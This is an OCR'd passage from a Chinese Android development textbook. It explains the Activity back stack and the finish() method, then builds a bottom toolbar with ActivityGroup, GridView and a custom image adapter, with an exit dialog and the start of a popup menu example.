
在 Android 操作系统中，如果是多个有关联的 Activity 一起操作，如“FirstActivity→SecondActivity→ThirdActivity→调用拨号程序”，则所有的 Activity 将自动压入到一个栈中，而当单击“返回”按钮时将按照先进后出的原则从栈中弹出每一个 Activity 程序，如图 9-24 所示。



（a）启动 SecondActivity　（b）启动 ThirdActivity　（C）调用拨号

图 9-24　多个 Activity 程序的入栈操作

此时，程序最后执行的将是拨号程序，而当单击“返回”按钮之后，将退回到 ThirdActivity，即将 ThirdActivity 程序从栈中弹出恢复执行，如图 9-25（a）所示，如果继续单击“返回”按钮，则弹出 SecondActivity，如图 9-25（b）所示，最后弹出的是 FirstActivity 程序，如图 9-25（c）所示。



（a）出栈　（b）出栈　（c）出栈

图 9-25　多个 Activity 程序的出栈操作

但是，如果此时有一个 Activity 程序调用了 finish()方法，则就意味着该 Activity 程序不会入栈，例如，如果现在在 SecondActivity 程序中使用了 SecondActivity.this.finish();方法，则表示不会将此程序入栈，如图 9-26 所示。




图 9-26　不入栈操作

SecondActivity 程序一旦调用了 finish()方法，则意味着将被销毁，所以不会入栈，则以后执行出栈操作时不会再显示 SecondActivity 程序。

提示

代码不再重复列出。

由于此程序中的代码重复较多，所以代码不再列出，读者可以直接参考光盘中的相关代码，代码所在目录为“0300_第三部分: Android 高级开发\0309_Android 通信\03090203_Activity 生命周期（Activity 入栈及出栈操作）”，或者参考随书视频讲解。

9.4　ActivityGroup 组件

工具导航栏在 Android 软件的开发中随处可见，而使用过 Android 手机的用户应该都见过如图 9-27 所示的系统导航栏。



图 9-27　系统导航栏

在本书第 7 章中曾经讲解过如何使用 TabHost（标签组件）在一个 Activity 程序中搭建操作界面，但是从实际开发角度来讲，TabHost 组件在操作



中使用较困难，所以一般不会作为实现界面分页框架的首选，使用最多的是 ActivityGroup 与 GridView 相结合的方式。

在之前的程序中，每一个 Activity 程序都是采用屏幕独占的方式运行的，而使用 ActivityGroup 就可以让多个 Activity 程序同时运行在一个屏幕上，而且每一个 Activity 将继续独立地工作，在 Android 中专门为用户提供了 android.app.ActivityGroup 类，此类的继承结构如下：

```
java.lang.Object
  ↳ android.content.Context
      ↳ android.content.ContextWrapper
          ↳ android.view.ContextThemeWrapper
              ↳ android.app.Activity
                  ↳ android.app.ActivityGroup
```

通过继承关系可以发现，ActivityGroup 本身是 Activity 类的子类，所以本类可以继承 Activity 类中所定义的方法，除此之外，还可以使用如表 9-11 所示的常用方法。

表 9-11　ActivityGroup 类的常用方法

No.	方　　法	类　　型	描　　述
1	public Activity getCurrentActivity()	普通	取得当前的 Activity 对象
2	public final LocalActivityManager getLocalActivityManager()	普通	取得 LocalActivityManager 类的对象

通过表 9-11 可以发现，在 ActivityGroup 类中有一个 getLocalActivityManager()方法，此类返回一个 LocalActivityManager 类的对象，通过 LocalActivityManager 类的对象可以管理嵌套在一起的多个 Activity 程序，该类的常用方法如表 9-12 所示。

表 9-12　LocalActivityManager 类的常用方法

No.	方　　法	类　　型	描　　述
1	public Window startActivity(String id, Intent intent)	普通	通过 Intent 指定打开其他 Activity 程序
2	public Activity getActivity(String id)	普通	取得一个指定的 Activity

当用户通过 LocalActivityManager 类调用 startActivity()方法之后，会返回一个 android.view. Window 类的对象，此对象表示整个 Android 运行程序的窗口界面，而 Window 类更是规定了 Android 窗口的基本属性及功能，为了更好地说明 Window 的作用，在表 9-13 中列出了 android. view.Window 类的常用属性及方法。

表 9-13　Window 类的常用属性及方法

No.	常用属性及方法	类　　型	描　　述
1	public static final int FEATURE_NO_TITLE	常量	不显示标题
2	public static final int FEATURE_CUSTOM_TITLE	常量	自定义标题
3	public static final int FEATURE_RIGHT_ICON	常量	在标题栏右侧显示图标
4	public static final int FEATURE_LEFT_ICON	常量	在标题栏左侧显示图标

续表

No.	常用属性及方法	类　　型	描　　述
5	public static final int FEATURE_PROGRESS	常量	标题栏上加载进度条
6	public static final int PROGRESS_INDETERMINATE_ON	常量	进度条可见
7	public static final int PROGRESS_INDETERMINATE_OFF	常量	进度条不可见
8	public static final int PROGRESS_START	常量	进度条开始
9	public static final int PROGRESS_END	常量	进度条结束
10	public static final int PROGRESS_SECONDARY_START	常量	第二进度条开始
11	public static final int PROGRESS_SECONDARY_END	常量	第二进度条结束
12	public abstract View getDecorView()	普通	取得顶端视图
13	public abstract LayoutInflater getLayoutInflater()	普通	取得 LayoutInflater 对象
14	public WindowManager getWindowManager()	普通	取得 WindowManager 对象
15	public final Context getContext()	普通	取得 Context 对象

在 Window 对象中有一个 getDecorView()方法，此方法可以返回一个顶端视图的 View 对象，即 ViewGroup，ViewGroup 是对一组 View 的管理，其中可以包含多个 View 组件，可以使用 findViewById()方法找到具体 View。



ViewGroup 子类。

android.view.ViewGroup 类的对象中会包含多种 View 组件，如 LinearLayout、FrameLayout、RelativeLayout 都是该类的子类，而这些布局管理器中都可以包含多种 View 组件。

另外，在本程序中为了让内容显示更加合理，将采用如下方式动态地取得手机的宽度和高度：

```
int width = super.getWindowManager().getDefaultDisplay().getWidth() ;        //取得手机宽度
int height = super.getWindowManager().getDefaultDisplay().getHeight() ;      //取得手机高度
```

下面通过实际的代码进行讲解。

【例 9-35】 定义 Activity 程序要使用的其他布局管理器——mylayout.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                               //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                          //所有组件垂直摆放
    android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
    <ImageView                                              //图片显示组件
        android:layout_width="fill_parent"                  //图片宽度为屏幕宽度
        android:layout_height="fill_parent"                 //图片高度为屏幕高度
        android:src="@drawable/android_book" />             //默认显示图片
</LinearLayout>
```

本布局管理器的主要功能是进行图片的显示，当用户切换 Activity 之后，会使用此布局管理器。

【例 9-36】 定义要操作的子 Activity

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
public class MyActivity extends Activity {
```

```
        @Override
        public void onCreate(Bundle savedInstanceState) {
                super.onCreate(savedInstanceState);
                super.setContentView(R.layout.mylayout);          //调用布局管理器
        }
}
```

由于程序要演示的主要功能是菜单的切换操作，所以本 Activity 程序只是完成了调用布局管理器显示的功能，并没有做任何的其他操作，用户可以根据自己的业务需求，编写相应的程序。

【例 9-37】 配置 AndroidManifest.xml 文件，定义 Activity

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
        package="org.lxh.demo"                                   //程序所在的包名称
        android:versionCode="1"                                  //程序的版本
        android:versionName="1.0">                               //显示给用户的版本信息
        <uses-sdk android:minSdkVersion="10" />                  //最低运行级别
        <application                                             //配置应用程序
                android:icon="@drawable/icon"                    //应用程序的图标
                android:label="@string/app_name">                //应用程序的显示标签
                <activity                                        //定义 Activity 程序
                        android:name=".MyActivityGroupProjectDemo" //程序所在类名称
                        android:label="@string/app_name">        //程序显示的标题名称
                        <intent-filter>                          //程序从此 Activity 开始执行
                                <action android:name="android.intent.action.MAIN" />
                                <category android:name="android.intent.category.LAUNCHER" />
                        </intent-filter>
                </activity>
                <activity                                        //配置 Activity 程序
                        android:name="MyActivity"                //程序的类名称
                        android:label="@string/app_name" />      //程序的标题
        </application>
</manifest>
```

本程序主要是在 AndroidManifest.xml 文件中配置一些新的 Activity 程序，这样可以在工具栏切换时执行相应的程序显示。

【例 9-38】 定义 ImageAdapter.java，用于显示工具条

```
package org.lxh.demo;
import android.content.Context;
import android.view.View;
import android.view.ViewGroup;
import android.widget.BaseAdapter;
import android.widget.GridView;
import android.widget.ImageView;
public class MenuImageAdapter extends BaseAdapter {     //继承 BaseAdapter
        private Context context;                        //传递上下文对象
        private ImageView[] menuImg;                    //保存所有标签的图片显示
        private int selectedMenuImg;                    //保存选中的 ImageView 索引
        /**
         * 创建一个 MenuImageAdapter 类的实例
         * @param context 上下文对象
         * @param imgIds 所有的图片资源的 ID 集合
```

```
     * @param width ImageView 组件的宽度
     * @param height ImageView 组件的显示高度
     * @param selectedMenuImg  选中的 ImageView 的 ID
     */
    public MenuImageAdapter(Context context, int imgIds[], int width,
            int height, int selectedMenuImg) {             //构造接收参数
        this.context = context;                            //接收 Context 对象
        this.selectedMenuImg = selectedMenuImg;            //接收选中的 ID
        this.menuImg = new ImageView[imgIds.length];       //实例化 ImageView 数组
        for (int x = 0; x < imgIds.length; x++) {          //实例化每一个 ImageView
            this.menuImg[x] = new ImageView(this.context); //实例化 ImageView 对象
            this.menuImg[x].setLayoutParams(new GridView.LayoutParams(width,
                    height));                              //定义图片的布局参数
            this.menuImg[x].setAdjustViewBounds(false);    //不调整边界
            this.menuImg[x].setPadding(3, 3, 3, 3);        //设置边距
            this.menuImg[x].setImageResource(imgIds[x]);   //设置显示图片
        }
    }
    @Override
    public int getCount() {                                //返回全部数据个数
        return this.menuImg.length;
    }
    @Override
    public Object getItem(int position) {                  //取得指定位置的对象
        return this.menuImg[position];
    }
    @Override
    public long getItemId(int position) {                  //取得对象的 ID
        return 0;
    }
    @Override
    public View getView(int position, View convertView, ViewGroup parent) {
        ImageView imgView = null;
        if (convertView == null) {                         //判断是否存在转换的视图
            imgView = this.menuImg[position];              //取得已有的视图
        } else {
            imgView = (ImageView) convertView;             //取得已有的视图
        }
        return imgView;                                    //返回视图
    }
    public void setFocus(int selId) {                      //选中选项时触发
        for (int x = 0; x < this.menuImg.length; x++) {
            if (x != selId) {                              //不是当前选中项
                this.menuImg[x].setBackgroundResource(0);  //取消背景图片
            }
        }
        this.menuImg[selId].setBackgroundResource(this.selectedMenuImg);      //设置背景
    }
}
```

本程序直接实现了一个自定义的 MenuImageAdapter 类，直接继承了 BaseAdapter 类，并且

覆写了类中的相关操作方法，在此类中，就是将所有传入的图片资源变为 ImageView 显示，而唯一特别的就是定义了一个 setFocus()方法，此方法的主要功能是当用户选中了某些选项之后，可以为其设置一张已选中的背景图片。

【例 9-39】 定义布局管理器——main.xml

```
<LinearLayout                                               //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                          //所有组件垂直摆放
    android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
    <RelativeLayout                                         //相对布局管理器
        android:layout_height="fill_parent"                 //布局管理器高度为屏幕高度
        android:layout_width="fill_parent">                 //布局管理器宽度为屏幕宽度
        <LinearLayout                                       //内嵌线性布局管理器
            android:id="@+id/content"                       //布局管理器 ID，程序中使用
            android:layout_width="fill_parent"              //布局管理器宽度为屏幕宽度
            android:layout_height="wrap_content">           //布局管理器高度为内部组件高度
        </LinearLayout>                                     //内嵌线性布局管理器完结
        <GridView                                           //定义 GridView 组件
            android:id="@+id/gridviewbar"                   //组件 ID，程序中使用
            android:layout_height="wrap_content"            //组件高度为自身高度
            android:layout_width="fill_parent"              //组件宽度为屏幕宽度
            android:layout_alignParentBottom="true"         //屏幕底部对齐
            android:fadingEdgeLength="5px"                  //边缘的退色长度
            android:fadingEdge="vertical">                  //垂直退色显示
        </GridView>
    </RelativeLayout>
</LinearLayout>
```

本程序定义了两个组件。

☑ 线性布局管理器（content）：用于显示所有的标签内容。

☑ 网格视图（gridviewbar）：用于进行工具条的显示。

【例 9-40】 定义 Activity 程序，完成切换（分段讲解）

```
package org.lxh.demo;
import android.app.ActivityGroup;
import android.app.AlertDialog;
import android.app.Dialog;
import android.content.DialogInterface;
import android.content.Intent;
import android.graphics.Color;
import android.graphics.drawable.ColorDrawable;
import android.os.Bundle;
import android.view.Gravity;
import android.view.KeyEvent;
import android.view.View;
import android.view.ViewGroup.LayoutParams;
import android.view.Window;
import android.widget.AdapterView;
import android.widget.AdapterView.OnItemClickListener;
import android.widget.GridView;
```

```
import android.widget.LinearLayout;
public class MyActivityGroupProjectDemo extends ActivityGroup {         //继承 ActivityGroup
    private GridView gridviewToolbar;                                   //定义 GridView 工具条
    private MenuImageAdapter menu = null;                               //图片适配器
    private LinearLayout content = null;                                //显示内容的布局管理器
    private int menu_img[] = new int[] { R.drawable.menu_main,
            R.drawable.menu_news, R.drawable.menu_sms, R.drawable.menu_more,
            R.drawable.menu_exit };                                     //图片显示资源 ID
    private int width = 0 ;                                             //保存每个菜单图片宽度
    private int height = 0 ;                                            //保存菜单项的高度
    private Intent intent = null;                                       //要操作的 Intent
```

本程序为 ActivityGroup 程序的主体类，其中定义的对象或变量的作用如下。

☑ GridView gridviewToolbar：用于显示底部工具条，所有的组件按照 GridView 列表显示。

☑ MenuImageAdapter menu = null：显示操作的适配器对象，用于进行工具栏的切换。

☑ LinearLayout content = null：用于显示所有子 Activity 程序内容的布局管理器对象。

☑ int menu_img[]：工具栏菜单的显示图片项。

☑ int width：保存底部菜单栏中每一个显示菜单项图片的宽度，通过计算求出。

☑ int height：保存底部菜单栏的高度。

☑ Intent intent：用于打开指定 Activity 程序的 Intent 对象。

```
@Override
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    super.requestWindowFeature(Window.FEATURE_NO_TITLE);               //不显示标题
    super.setContentView(R.layout.main);                               //调用布局管理器
    this.gridviewToolbar = (GridView) super.findViewById(R.id.gridviewbar);
    this.content = (LinearLayout) super.findViewById(R.id.content);    //取得组件
    this.gridviewToolbar.setNumColumns(this.menu_img.length);          //设置每行的显示列数
    //选项选中时为透明色
    this.gridviewToolbar.setSelector(new ColorDrawable(Color.TRANSPARENT));
    this.gridviewToolbar.setGravity(Gravity.CENTER);                   //居中显示
    this.gridviewToolbar.setVerticalSpacing(0);                        //垂直间隔为 0
    this.gridviewToolbar.setBackgroundColor(Color.DKGRAY);             //背景颜色设置为灰色
    this.width = super.getWindowManager().getDefaultDisplay().getWidth()
            / this.menu_img.length;                                    //计算平均宽度
    this.height = super.getWindowManager().getDefaultDisplay().getHeight()
            / 8;                                                       //高度
    this.menu = new MenuImageAdapter(this, this.menu_img, this.width,
            this.height, R.drawable.menu_selected);                    //实例化适配器
    this.gridviewToolbar.setAdapter(this.menu);                        //设置显示数据
    this.switchActivity(0);                                            //默认打开第一个
    this.gridviewToolbar.setOnItemClickListener(
            new OnItemClickListenerImpl());                            //选中监听
}
```

onCreate()方法的功能与之前直接继承自 Activity 类所覆写的 onCreate()方法功能一致。在本程序中，首先为了显示美观，将程序中的标题取消（super.requestWindowFeature(Window. FEATURE_NO_TITLE)），而后通过 main.xml 布局管理器取得了每一个显示的组件，并对用于工具栏菜单显示的组件 GridView 进行了若干配置，且进行相应的事件绑定。

```
private class OnItemClickListenerImpl implements OnItemClickListener {
        @Override
        public void onItemClick(AdapterView<?> parent, View view, int position,
                        long id) {
                MyActivityGroupProjectDemo.this.switchActivity(position);       //切换选项
        }
}
```

在本程序中，会根据用户选中的菜单项的 ID 切换不同的显示效果（在选中项后增加一个显示的底图进行区分）。

```
/**
 * 根据 ID 打开指定的 Activity
 * @param id GridView 选中项的序号
 */
private void switchActivity(int id) {                                   //切换视图
        this.menu.setFocus(id);                                         //选中项获得高亮
        this.content.removeAllViews();                                  //先清除容器中所有 View
        switch (id) {                                                   //实例化 Intent
        case 0:                                                         //指定操作的 Intent
                this.intent = new Intent(MyActivityGroupProjectDemo.this,
                                MyActivity.class);
                break;
        case 1:                                                         //指定操作的 Intent
                this.intent = new Intent(MyActivityGroupProjectDemo.this,
                                MyActivity.class);
                break;
        case 2:                                                         //指定操作的 Intent
                this.intent = new Intent(MyActivityGroupProjectDemo.this,
                                MyActivity.class);
                break;
        case 3:                                                         //指定操作的 Intent
                this.intent = new Intent(MyActivityGroupProjectDemo.this,
                                MyActivity.class);
                break;
        case 4:                                                         //指定操作的 Intent
                this.exitDialog();                                      //退出判断
                return;
        }
        this.intent.addFlags(Intent.FLAG_ACTIVITY_CLEAR_TOP);           //增加标记
        Window subActivity = this.getLocalActivityManager().startActivity(
                        "subActivity", this.intent);                    //Activity 转为 View
        this.content.addView(subActivity.getDecorView(),
                        LayoutParams.FILL_PARENT, LayoutParams.FILL_PARENT); //容器添加 View
}
```

switchActivity()的主要功能是根据用户选择菜单项的不同，切换到不同的 Activity 程序，但是在本程序中，为了简化用户的操作，所有的程序都切换到了同一个 Activity 程序（MyActivity.java），而最后一个按钮的作用是退出程序。

```
private void exitDialog() {
        Dialog dialog = new AlertDialog.Builder(
                        MyActivityGroupProjectDemo.this)                //实例化对象
```

```
                .setIcon(R.drawable.pic_m)                          //设置显示图片
                .setTitle("程序退出？")                              //设置显示标题
                .setMessage("您确定要退出本程序吗？")                 //设置显示内容
                .setPositiveButton("确定",                           //增加一个确定按钮
                        new DialogInterface.OnClickListener() {     //设置操作监听
                            public void onClick(DialogInterface dialog,
                                    int whichButton) {              //单击事件
                                MyActivityGroupProjectDemo.this.finish();//程序结束
                            }}).setNegativeButton("取消",            //增加取消按钮
                        new DialogInterface.OnClickListener() {     //设置操作监听
                            public void onClick(DialogInterface dialog,
                                    int whichButton) {              //单击事件
                                MyActivityGroupProjectDemo.this
                                        .switchActivity(0);
                            }}).create();                           //创建 Dialog
        dialog.show();                                              //显示对话框
}
```

exitDialog()方法曾经在第 7 章中讲解过，其功能是提示是否退出程序，如果用户不退出，则将按钮切换回第一个选项选中时的状态。

```
        @Override
        public boolean onKeyDown(int keyCode, KeyEvent event) {
                if (keyCode == KeyEvent.KEYCODE_BACK) {             //如果是手机上的返回键
                        this.exitDialog();                          //提示退出对话框
                }
                return false;
        }
}
```

onKeyDown()方法的主要功能是当用户按下“返回”键之后，进行退出确认操作的实现，程序的运行效果如图 9-28 所示。





（a）显示首页



（b）程序退出

图 9-28　使用 ActivityGroup 显示工具栏



以上程序只是使用 ActivityGroup 实现了一个底部菜单栏的功能，但是如果菜单项较多，很明显，只单纯地依靠底部菜单栏是无法完全显示的，所以在手机中经常会见到如图 9-29 所示的菜单项。这种菜单项是使用弹出窗口的功能实现的，即当用户触发了某些操作（通常是按钮）后，可以弹出一个新的窗口（PopupWindow 组件）进行菜单的显示，但是要想实现这种菜单项也是较麻烦的，下面将在之前 ActivityGroup 组件的基础上继续扩充，完成图 9-29 所示的复杂菜单项。



图 9-29　菜单项

提示

本程序只列出部分代码。

由于本程序需要大量的代码，而且要在之前程序的基础上进行修改，所以下面只讲解扩充及更新的部分，重复的代码不再列出，如果需要完整代码，可以直接查找光盘代码路径："0300_第三部分：Android 高级开发\0309_Android 组件通信\03090302_ActivityGroup + PopupMenu（复杂菜单）"。

在进行代码的具体实现之前，先来分析弹出菜单的组成部分，如图 9-30 所示。




图 9-30　弹出菜单的组成

通过图 9-30 可以发现，弹出菜单实际上是由多种组件拼凑组成的，首先菜单标题项是由一个 GridView 组件实现的，而所有的菜单主体项也是由 GridView 组件实现的，而且当标题栏的 GridView 指定项被选中时，要改变选中项和未选中项的底色，所以需要一个专门为标题栏设置显示内容的适配器（PopupMenuTitleAdapter）和一个显示菜单主体项的适配器（PopupMenuBodyAdapter），这两个适配器都要继承 BaseAdapter 父类完成，对于标题栏中所有的显示文字，都在 res\values\strings.xml 文件中定义。

【例 9-41】 定义标题栏文字——strings.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
	<string name="hello">Hello World, MyActivityGroupProjectDemo!</string>
```

```
    <string name="app_name">ActivityGroup 显示标签</string>
    <string name="popmenu_common">常用</string>
    <string name="popmenu_set">设置</string>
    <string name="popmenu_tool">工具</string>
</resources>
```

